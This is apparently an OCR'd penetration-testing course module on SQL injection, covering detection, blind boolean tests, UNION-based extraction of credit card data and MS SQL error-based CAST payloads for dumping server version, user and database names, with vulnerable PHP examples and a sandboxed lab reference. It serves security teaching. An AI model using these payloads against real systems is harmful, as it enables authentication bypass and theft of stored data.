v3.0

Module 5 : SQL Injection

Web Application Security

5. SQL Injection

5.1 Introduction to SQL Injection

5.2 How to find SQL Injection

5.3 SQL Injection Exploitation

5.4 Exploiting Error Based SQL Injection

5.5 Exploiting Blind SQL injection

5.6. Tools

5.1. Introduction to SQL Injection


SQL Injection attack is the injection of SQL commands into the SQL queries of the web application with the purpose of accessing and manipulating the database on which the application relies upon.

All of the complex web application you will find online use a database for storing data, user credentials or statistics. CMS's as well as simple personal web pages connect to databases such as Mysql, SQL Server, Oracle, Postgre or simply Microsoft Access.

The means of accessing information within the database is Structured Query Language (SQL).

SQL is a powerful interpreted language used to extract and manipulate data from a database. SQL commands, also known as queries, are usually embedded in the server side scripting code (ASP,PHP,JSP…) that takes care of establishing and keeping the connection to the database open through the use of connectors that are middleware between the web application and the database.

5.1. Introduction to SQL Injection



Executing SQL from PHP is as simple as writing the following lines:

```
$dbh=mysql_connect(192.168.3.1,"user","password");
mysql_select_db("test_db");
mysql_query("SELECT * FROM users");
```

Explaining how to connect and use a database from the different scripting languages is beyond the scope of this course so we will concentrate on the third of the three lines of our code above.
The mysql_query function is provided to let the developer execute SQL.

The SQL query in this case is:

```
SELECT * FROM users
```

Our aim will be to execute our own query on the database.

A good understanding of the SQL commands and syntax is a prerequisite for the exploitation of SQL injection.

How dangerous is a SQL Injection?

Before going deeper into the find & exploit process of SQL injection vulnerabilities, I would like you to understand where these vulnerabilities can lead to when they are successfully exploited.

First of all, we have to understand that according to the DBMS (Mysql, SQL Server…) the web application is using, the attacker is capable of performing a number of actions that go much beyond the mere manipulation of the database.

5.1.1. How dangerous is a SQL Injection

An attacker may read the file system, run OS commands, install shells, access the remote network and basically own a whole network.

This is not always the case but we will see later on that the more powerful the DBMS is, the more advanced supported SQL is, hence the capabilities of an attacker after the exploitation.

5.1.1. How dangerous is a SQL Injection

Moreover, accessing a database that stores confidential data like user credentials, SSN, credit cards, CRM's and whatever sensitive information an enterprise, a company or a private may store on the database, is the most dangerous form of attack to a web application.

5.1.1. How dangerous is a SQL Injection

Among all the vulnerabilities that may affect web applications indeed, we find SQL injection to be the first to be checked by hackers because it is the one that produces immediate results.
While XSS involved a few steps, intelligence and planning for its successful exploitaion, once found, a SQL injection vulnerability is ready to be exploited.

How SQL Injection works

The purpose of a SQL injection attack is to include our own SQL commands within an already existent query within the web application.
This is possible when an unsanitized user's supplied data is used to build a query.

Let us see an example:

```
mysql_query("SELECT * FROM users WHERE username='"
. $_GET["username"] . "'");
```

The above line of PHP executes a query that performs a search in the field “username” of the table “users”.
The search keyword is taken from user input parameter named “username”.
The above page may be called as follows:

```
http://localhost/test_sqli.php?username=armando
```

5.1.2. How SQL Injection Works

The query that would be executed in this case is

```
SELECT * FROM users WHERE username='armando'
```

That is what the web application developer meant.

5.1.2. How SQL Injection Works

Please note the use of single quotes; in SQL they are used for strings.
Our aim, since the user supplied data is not sanitized for bad characters, is to add more commands to the above query or to run our own query against the database:

```
http://localhost/test_sqli.php?username=foo'  or ''='
```

The above request would result into this query:

```
SELECT * FROM users WHERE username='foo' or ''=''
```

5.1.2. How SQL Injection Works

That basically means : find the word “foo” and if it is not found evaluate ‘’=’’ that is always TRUE thus retrieving all the records in the table “users”. This is a very basic example of how to alter the logic of the application through a SQL injection.

Let us see a more explanatory example before getting into the different kinds of SQL injections.

5.1.2. How SQL Injection Works

Let us suppose we have a sql query that checks for the existence for the pair <username,password> in the database in order to authenticate a user.

This is a common query we find in many web applications:

```
mysql_query("SELECT * FROM users WHERE username='" .
$_POST['username'] ."' AND password='" .
$_POST['password'] . "'");
```

This disgraced piece of PHP code does not perform sanitization and is what the web application is meant to execute when a guest tries to authenticate his session on a website through the login form.

Bypassing the authentication form using a SQL injection involves using the always TRUE evaluation we have found in the previous example.

5.1.2. How SQL Injection Works

The very famous technique of using this value pairs for username and password:

```
username = admin
password = ' or ''='
```

Results in the execution of the following query:

```
SELECT * FROM users WHERE username='admin' AND password='' or ''=''
```

5.1.2. How SQL Injection Works

That is basically a condition that is always TRUE because the empty string '' is always equal to the empty string ''. So the check is passed and the authentication as the user “admin” is successful (we are making the assumption that no other security check is in place).

This particular authentication flaw was very common until few years ago (you may still find it in custom made application though, so it is always good to check).

Now that we have the basics of how SQL injection works, we will see how to find it in web applications and all the different types of SQL injections with more advanced techniques to carry it out against real world applications.

5.2. How to Find SQL Injections

5.1 Introduction to SQL Injection

5.2 How to find SQL Injection

5.3 SQL Injection Exploitation

5.4 Exploiting Error Based SQL Injection

5.5 Exploiting Blind SQL injection

5.6. Tools

How to find SQL Injections

The most straightforward way to find SQL injections within a web application is to probe its inputs with chars that are known to cause the SQL query to be syntactically invalid and thus expecting the web application to return an error.

Note: not all the inputs to a web applications are used to build a SQL query. In the Information gathering module we have suggested to categorize the different input parameters and save the ones used for database data retrieval/manipulation. This is the place where we will use these input parameters.

Input parameters are once again carried through : **GET, POST, HEADERS, COOKIES**. So we will have to check all these channels where data is retrieved from the client.

The following examples, for sake of simplicity will regard scenarios where we have inputs taken straight from the URL (with the GET method). The same techniques apply to the other channels.

Simple SQL injection scenario

For the purpose of explaining the process of finding SQL Injections I have created a small (vulnerable) ecommerce script showcasing cell phones to buy.


Ecommerce.php takes an input parameter named "id" that reads the product features from the database and prints them out on the web page.

5.2. How to Find SQL Injections

Since the `id` parameter is expected to be an integer, we are going to provide a character to fool the application and try to retrieve an error:

5.2. How to Find SQL Injections

In the previous snapshot we have the application working as it is supposed to.
In the following we have replaced the id value 1 with a simple comma “,” :



Every DBMS responds to incorrect SQL queries with different error messages.

Even within the same DBMS, we can get different errors according to where the error is trapped (in the above example the `mysql_fetch_assoc()` has triggered the error due to our invalid input).

5.2. How to Find SQL Injections

A typical error from MS SQL looks like this:

Incorrect syntax near %%%

A typical MySQL error looks like this:

You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near %%%

(%%% is part of the original SQL queries revealed to us.
The appearance of such messages suggest us that our input is being inserted in the SQL query used by the web application and as such the application is vulnerable.)

How to find Blind SQL Injections

In the above example we have assumed that the application prints verbose errors as part of the web page. This is not always the case.

There are times when the web administrator configures the application not to show errors.

In this case we can use another type of technique: Blind SQL Injection

5.2.1. How to Find Blind SQL Injections

There are times when the web administrator configures the application not to show SQL errors.


This is called Security through Obscurity and is an approach that an administrator should never take.

5.2.1. How to Find Blind SQL Injections

To demonstrate this we will explore a less understood but still very powerful technique to exploit such SQL injections.

The trick behind **Blind SQL Injections** is that we will have to use simple Boolean tests to detect the presence of SQL injections even when we do not receive any explicit error messages.

5.2.1. How to Find Blind SQL Injections



First thing to do is to try triggering an error from the web application by issuing a malicious input.

In this case we get no error so we have a good candidate for our Blind SQL Injection fingerprinting technique

How do we detect the presence of a SQL injection here?

The answer here is “with a Boolean test”.
Our aim here is not to get an error but to raise a condition where we can certainly assume that an injection has been done successfully.

We will hence try to use “0 or 1=1” as the value for the input parameter “id”.

1=1 means TRUE (it's an always `TRUE` comparison) and as such the DBMS will retrieve `*all*` the records from the database if no other conditions are present in the `WHERE` clause.

The query:

```
SELECT * FROM products WHERE id=0 or 1=1
```


is indeed a valid query.

5.2.1. How to Find Blind SQL Injections

Is it vulnerable?

As you can see, our injected SQL returns a valid record on page.

We cannot say it is vulnerable yet though.




5.2.1. How to Find Blind SQL Injections

To confirm that a Blind SQL Injection vulnerability exists let's see what the web application output looks like when we issue a FALSE test into the sql:

```
1=2 (FALSE)
```

5.2.1. How to Find Blind SQL Injections



Output on TRUE condition is different from output on FALSE condition.

Moreover on TRUE condition we have the web application show an item from the database.

5.2.1. How to Find Blind SQL Injections

We can state that the web application is most probably vulnerable to Blind SQL Injection. In order to be 100% sure, we should actually perform database data retrieval.

We will study this in the exploitation process of Blind SQL Injection.

5.3. SQL Injection Exploitation

Exploiting Inband (UNION) SQL Injections

In the previous paragraphs we have learned how to detect the presence of SQL injections (even blind).

Now we will start exploiting all these vulnerabilities through different techniques.

5.3.1. Exploiting INBAND (Union) SQL Injections

Before going into the details of these attacks, let us clear up what we are after:
Database content, in form of database name, tables schemas and data.

The **Inband SQL** injection techniques makes the retrieval of data from the database very powerful thanks to the use of the UNION SQL command (hence the alternative name you find in literature: UNION Sql Injection).

5.3.1. Exploiting INBAND (Union) SQL Injections

The UNION statement combines the result-set of two or more SELECT statements.

Example:

```
SELECT name FROM users_usa UNION SELECT name FROM users_italy
```

5.3.1. Exploiting INBAND (Union) SQL Injections

Table *users usa*

Name	Surname
John	O'Neal
Marc	Doe

Table *users italy*

Name	Surname
Alberto	Spaghetti
Giovanni	Ravioli

With the above query we have retrieved a list of all the names in the database from Italian and American users combining them together.
The result-set will be:

Name
John
Marc
Alberto
Giovanni

Inband SQL Injection exploitation scenario

Now that we know what the UNION is there for we will see how you can use it to retrieve data available in the current or in other tables.

We will have two tables:

- Users
- CreditCards

5.3.1. Exploiting INBAND (Union) SQL Injections

Table *creditcards*

id (int)	username (string)	password (string)	real_name (string)
1	admin	strongpass123	Armando Romeo
2	fred	wowstrongpass123	Fred Flinstone

Table *users*

user_id (int)	Cc_num (int)	CVS(int)
1	0000 1111 2222 3333	123
2	0123 4567 8901 2345	321

5.3.1. Exploiting INBAND (Union) SQL Injections

User_id column is the foreign key for *Users* table. Basically *admin* has a credit card number of 0000 1111 2222 3333 while *fred* has a credit card number of 0123 4567 8901 2345.
While the web application only shows the *real_name* field as part of the output of the web page we will want to also retrieve the credit card associated to that name.

We will do this with an Inband SQL injection.

This is the code that outputs the real name field to the web page, retrieved from the database: Vuln_to_inband.php

```
<?php
…
$rs=mysql_query("SELECT real_name FROM users WHERE
id=$_GET['id']");
$row=mysql_fetch_assoc($rs);

echo $row['real_name'];
…
?>
```

5.3.1. Exploiting INBAND (Union) SQL Injections

As you can see, there is a clear SQL injection in the **id** field of the SQL query. We will inject a UNION select query that will allow us to replace the real_name field shown with the credit card field retrieved from the other table:

This is our UNION:

```
UNION SELECT cc_num FROM CreditCards WHERE user_id=1
```

And this should be our request:

```
/vuln_to_inband.php?id=9999 UNION ALL SELECT cc_num FROM
CreditCards WHERE user_id=1
```

5.3.1. Exploiting INBAND (Union) SQL Injections

The application will run this full SQL:

```
SELECT real_name FROM users  WHERE id=9999 UNION ALL SELECT
cc_num FROM CreditCards WHERE user_id=1
```

Note: The ALL is used to evade DISTINCT if present in the original web application SELECT query.

Why 9999 ? Because we want the first SELECT of the query to return no results so that the only result will be our own from the UNION part.

There are many things to note in the above attack:

- The field types of the second SELECT should match the ones in the first SELECT
- The number of fields in the second SELECT should match the number of the fields in the first SELECT
- We have to know the structure of the database - its tables and columns names

Let us see a more advanced example that will solve the first two problems above (number of columns and relative types) while we will analyze all the techniques to reverse engineer the database structure in later paragraphs.

Let us presume we know the structure of the database for now.

5.3.1. Exploiting INBAND (Union) SQL Injections

Time for a new real world example.

We will consider the following as the first SELECT to which we want to attach the UNION SELECT:

```
SELECT id, real_name FROM users WHERE id=1
```

Note:

- **id** has data type “int”
- **real_name** has data type “varchar”

In this case, the number of columns are 2 and the types are 1 integer and 1 string.
We will probably not be given the full query and we are testing a web application in a black-box style.

So we will have to find the:

- Number of fields
- Type of each field

5.3.1. Exploiting INBAND (Union) SQL Injections

Finding the number of field is a cyclic task.
When we are not providing the correct number of fields in the second query, we will be shown different errors, according to the DBMS used, warning us:

Mysql error:
"The used SELECT statements have a different number of columns"

MS SQL error:
"All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists"

Postgre error:
"each UNION query must have the same number of columns"

5.3.1. Exploiting INBAND (Union) SQL Injections

We will iteratively add more fields until the error disappears.
We will start with just 1 field as in the previous example and then proceed with

```
UNION ALL SELECT cc_num,cc_num FROM CreditCards WHERE
user_id=1
```

At this point the sql executed is:

```
SELECT id,real_name FROM users  WHERE id=9999 UNION ALL SELECT
cc_num,cc_num FROM CreditCards WHERE user_id=1
```

This will result in an **error** from the DBMS complaining that the data types of the two SELECT do not match .

This means that we have reached the correct number of columns in the two queries. But now we have to take care of their types.

5.3.1. Exploiting INBAND (Union) SQL Injections

According to the way the DBMS handles data types, we are required to provide an exact matching of the data types of each columns in the two SELECT queries. To do this, we will repeat our cyclic search until the error disappears.

Continuing from the previous example, let us adaptively adjust the UNION SELECT query to find out the columns data type.
The following algorithm works on most of the DBMS.

5.3.1. Exploiting INBAND (Union) SQL Injections

First column

1. First attempt:

```
UNION SELECT 1,NULL FROM creditcards WHERE id=1
```

OK – First column is int

Second column

1. First attempt:

```
UNION SELECT 1,1 FROM creditcards WHERE id=1
```

Error

2. Second attempt

```
UNION SELECT 1,'a' FROM creditcards WHERE id=1
```

OK – Second column is varchar

Now that we know how to find the number of columns and related types in the original query, we can easily build a UNION SQL injection payload:

```
UNION ALL SELECT 1,cc_num FROM CreditCards WHERE user_id=1
```

5.3.1. Exploiting INBAND (Union) SQL Injections

Sometimes the web application code appends something after our injection point:

```
<?php
…
$rs=mysql_query("SELECT real_name FROM users  WHERE
id=$_GET['id'] ORDER BY real_name ASC");
$row=mysql_fetch_assoc($rs);

echo $row['real_name'];
…
?>
```

Note: the injected SQL query would end with `ORDER BY real_name ASC` altering the expected results.

We will avoid this by appending '--' to our injected SQL to comment out the rest of the SQL.

Coliseum Lab : SQL Injection

Lab ID : SQLi.1 – Poema reading club 5

Start your battle in our Coliseum Virtual Lab within a safe sand-boxed and user isolated environment made only for you.
Please refer to the Battle order PDF and to Cicero for help during the lab.
Please refer to WAS360 Forum for further help.

New to Coliseum Lab? Click here to find out how you can get access to it

5.4. Exploiting Error Based SQL Injections

Exploiting Error based SQL injections

Error based SQL injections are another way to retrieve data from the database.

Actually this is the fastest way to do it but it is only available on Microsoft SQL Server (actually I should have said “Ms SQL Server” is the only DBMS that has this weakness).

5.4. Exploiting Error Based SQL Injections

Some DBMS are very generous in terms of information given within error messages.
In the previous paragraph, we used errors to match conditions of success or failure.
This time we will instead retrieve database names, schemas and data, from the errors itself.

The most “generous” DBMS is **MS SQL Server**; it reveals the name of database objects within the error messages. I have ported our Ecommerce vulnerable application onto ASP+MSSQL to show the process of dumping the whole database schema and data manually.

These are databases with the only purpose to describe all the other user-defined database in the system.
Talking about MS SQL, “sa” is the super admin and has access to the above “special” database (“master” database for MS SQL).

MySQL has `INFORMATION_SCHEMA` database.

5.4.6. Dumping Database

First thing we would like to know is the database version so that we can build our exploits accordingly.

To do this we will force the DBMS to show an error in which the database version is included as part of the error message (Remember? This is still Error based SQL Injection :).

5.4.1. Dumping Database Data

One of the most used tricks is to trigger a **type conversion error** that will reveal us the wanted value.

From now on we will refer to this scenario:

- DBMS is MS SQL Server
- Vulnerable app is ecommerce.asp?id=1 with an SQL injection in the *id* parameter

5.4.1.1. Error based SQLi CAST technique

The injection payload used for this technique is the following:

```
9999999 or 1 in (SELECT TOP 1 CAST(%FIELDNAME% as
varchar(4096)) from %TABLENAME% WHERE %FIELDNAME%
NOT IN (%LIST%)) --
```

This payload is used as input to the vulnerable parameter of the web app: ***vuln.asp?id=PAYLOAD***. Let us dissect the payload to understand all of its part.

5.4.1.1. Error based SQLi CAST technique

Return no records

```
9999999 or 1 in (SELECT TOP 1 CAST(%FIELDNAME% as varchar(4096)) from %TABLENAME% WHERE %FIELDNAME% NOT IN (%LIST%)) --
```

9999999 is just a bogus value, you can put everything here provided that it is not an id present in the database (we want the OR part of the SQL query to be executed, so the first condition should be FALSE).

5.4.1.1. Error based SQLi CAST technique

Triggering the error

```
9999999 or 1 in (SELECT TOP 1 CAST(%FIELDNAME% as
varchar(4096)) from %TABLENAME% WHERE %FIELDNAME%
NOT IN (%LIST%)) --
```

This is the part of the SQL that will trigger the error.

We are asking the database to look for integer value 1 within a varchar column.

5.4.1.1. Error based SQLi CAST technique

Casting

```
9999999 or 1 in (SELECT TOP 1 CAST(%FIELDNAME% as varchar(4096)) from %TABLENAME% WHERE %FIELDNAME% NOT IN (%LIST%)) --
```

This is where we insert the column that we want to dump. (Either a column of a user defined database or a "special" database column).

FIELDNAME can be also a SQL function like user_name() or a variable like @@version.

5.4.1.1. Error based SQLi CAST technique

Narrowing down

```
9999999 or 1 in (SELECT TOP 1 CAST(%FIELDNAME% as varchar(4096)) from %TABLENAME% WHERE %FIELDNAME% NOT IN (%LIST%)) --
```

We will use this part in the iterations to dump database data.

This part can be omitted/adjusted at our disposal according to which table our searched fieldname value belongs to.

5.4.1.1. Error based SQLi CAST technique

Retrieving the SQL Server version

This is a very simple example of how to use this kind of payload.

The right syntax to retrieve the database version is the following:


```
9999 or 1 in (SELECT TOP 1 CAST(@@version as
varchar(4096))--
```

5.4.1.1. Error based SQLi CAST technique

Retrieving the SQL Server version

In this case @@version is a global variable that returns the version of the SQL server.

As you can see an error caused by bad types casting pops up. It reveals us the version of the SQL Server.



The DBMS error shown in the previous sample is in Italian.

At first, I thought I had to convert my ODBC driver to the English version.

Then I realized this would help you focus your attention to what is worth it - the database version. You will find errors in different languages online, so better to be used to the real information instead of the appearance ;). You will not be able to ask your client to change their drivers because you do not understand their errors, will you?

Now that you are convinced that Italian is a nice language, let me repeat that the trick is we want the DBMS to show us what we need. We do not care about the error but the precious information it carries:

```
Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86) Nov 24
2008 13:01:59 Copyright (c) 1988-2005 Microsoft Corporation
Express Edition on Windows NT 5.1 (Build 2600:Service Pack 3)
```

(By the way this is the English version of the error: Conversion failed when converting the varchar value '...' to data type int.)

So now we have the database version.

Why is it important? According to SQL server versions we will be able to move on with the exploitation using the predefined column names and schemas of the “special” database.

We can find this information online on MSDN pages, documenting these schemas and their meaning.

5.4.1. Dumping Database Data

We will see how to retrieve the following information in our step by step processes:

- Current database username
- Current Database name
- All databases installed
- All the tables of a given database
- All the columns of a given table
- Data

Before entering in more exploitation details, let us see the video that will introduce us to manual SQL injection exploitation.

Video: SQLi Error Based

SQLi Error Based

Using the previously studied CAST technique to show precious errors we will retrieve a number of information from the remote database.

We will assume to have a vulnerable web app located at:

```
http://somesite.xxx/vuln.php?id=1
```

We will inject malicious SQL in the id parameter. What you need is just a web browser

First step is to understand the level of privilege we have, by finding the current database user:

```
9999 or 1 in (SELECT TOP 1 CAST(user_name() as varchar(4096))) --
```

User_name() is another shortcut and is not really a column but a function.

Ouch! Current database user is just “dbo”, so we do not have Administrator privileges ("as"). This is the default database operator user.

But do not desperate, we can still dump all the databases that dbo has access to. So next step is to ask: what do I have access to?

And here comes the best part: we will iterate through the special database (master in this case) to find all the databases that we can read.

```
99999 or 1 in (SELECT TOP 1 CAST(DB_NAME(0) as varchar(4096))) –
```

